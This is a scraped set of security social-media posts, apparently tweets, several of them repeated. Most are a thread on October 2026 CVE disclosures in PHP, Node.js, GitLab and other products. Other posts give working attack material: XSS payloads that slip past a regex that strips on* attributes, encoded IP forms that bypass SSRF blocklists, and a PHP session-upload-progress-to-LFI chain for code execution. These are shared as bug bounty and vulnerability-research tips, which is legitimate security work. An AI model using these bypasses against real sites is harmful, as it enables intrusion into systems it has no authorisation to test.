
Re-run your php2shell PoC against patched 8.5.12.
Mine still returned uid=33(www-data) on stock php:8.5.12-apache, first attempt.
That chain is PHP_SESSION_UPLOAD_PROGRESS -> sess_<SID> -> the app's own LFI. Works since PHP 5.4. It never touched the CVE
#php2shell#PHP#infosec
The on* strip rule:
.replace(/\s+on[a-z]+=[^\s>]+/gi,"")
A slash is not \s. All verified firing, spaced forms stripped:
<img/src/x/onerror=alert(1)>
<svg/onload=alert(1)>
<details/open/ontoggle=alert(1)>
<textarea/autofocus/onfocus=alert(1)>
#bugbountytips#infosec#bugbounty
The on* strip rule:
.replace(/\s+on[a-z]+=[^\s>]+/gi,"")
A slash is not \s. All verified firing, spaced forms stripped:
<img/src/x/onerror=alert(1)>
<svg/onload=alert(1)>
<details/open/ontoggle=alert(1)>
<textarea/autofocus/onfocus=alert(1)>
#bugbountytips#infosec#bugbounty
What a week. Oct 21 alone:
PHP — 2 CVEs, unauth RCE, code paths from 2004
Node.js — 10 CVEs, OOB write in the Brotli decoder
GitLab — 12 CVEs, one CVSS 10.0, pre-auth, back to v7.0
24 CVEs in one day, and not one of them is a logic bug
#PHP#NodeJS#gitlab#php2shell
7/
The pattern under all of it:
PHP's OOM handler. Node's Brotli decoder. GitLab's regex compiler. NGINX's alias and map handling.
Memory corruption in code that parses attacker bytes before auth runs.
Two of those stacks are "memory safe".
#infosec#bugbountytips
What a week. Oct 21 alone:
PHP — 2 CVEs, unauth RCE, code paths from 2004
Node.js — 10 CVEs, OOB write in the Brotli decoder
GitLab — 12 CVEs, one CVSS 10.0, pre-auth, back to v7.0
24 CVEs in one day, and not one of them is a logic bug
#PHP#NodeJS#gitlab#php2shell
6/
For scale:
Oracle, Oct 20 — 1,209 unique CVEs, 6 of them CVSS 10.0
Microsoft, Oct 13 — about 1,413, a record, 3 zero-days
Oct 17: Infinity Core, 6 Linux kernel core bugs. Five take an unprivileged user to root and double as container escapes.
5/
Then the CA story.
8 eMudhra intermediate keys were computable from the public certs. Bad script, April 2025, unnoticed for 18 months.
The fix was not revocation. Chrome, Firefox, Apple, Microsoft and Go's crypto/x509 each shipped a denylist.
4/
Already exploited in the same window:
Cisco Email Gateway 9.8 — root file write from one attachment
BeyondTrust Remote Support 9.3 — initial access, then lateral movement
Plex2Shell — PoC to live cryptominers in 24h, ~49k exposed hosts
Siemens Software Center — DLL side-load
3/
GitLab shipped a CVSS 10.0 on Oct 12. Nine days later, another CVSS 10.0.
CVE-2026-97229 then CVE-2026-110264. Both integer overflows compiling a regex, both pre-auth RCE. 110264 reaches back to v7.0.
Patching on the 12th was not patching.
2/
Node.js 26.12.1 / 24.22.1 / 22.23.4 — 10 CVEs.
Worst: CVE-2026-111497, out-of-bounds write in the Brotli decoder.
Quietest: CVE-2026-106074, the crypto entropy cache gets baked into startup snapshots.
That second one means rebuild, not upgrade.
1/
php2shell, CVE-2026-109618 / 109619, both 9.2:
109618 — memory corruption in PHP's out-of-memory handler
109619 — use-after-free on state retained between requests
Unauth RCE as the web worker. 8.1 and older get no fix.
Details leaked Oct 20, a day before the patch.
Re-run your php2shell PoC against patched 8.5.12.
Mine still returned uid=33(www-data) on stock php:8.5.12-apache, first attempt.
That chain is PHP_SESSION_UPLOAD_PROGRESS -> sess_<SID> -> the app's own LFI. Works since PHP 5.4. It never touched the CVE
#php2shell#PHP#infosec
SSRF blocklist bypass payloads, each verified dialing the real IP in curl, Python and Node:
http://0/
http://0177.1/
http://0x7f000001/
http://[::ffff:7f00:1]/
http://2852039166/
https://t.co/m7EFjLmuQD
#bugbountytips#bugbountytip
SSRF blocklist bypass payloads, each verified dialing the real IP in curl, Python and Node:
http://0/
http://0177.1/
http://0x7f000001/
http://[::ffff:7f00:1]/
http://2852039166/
https://t.co/m7EFjLmuQD
#bugbountytips#bugbountytip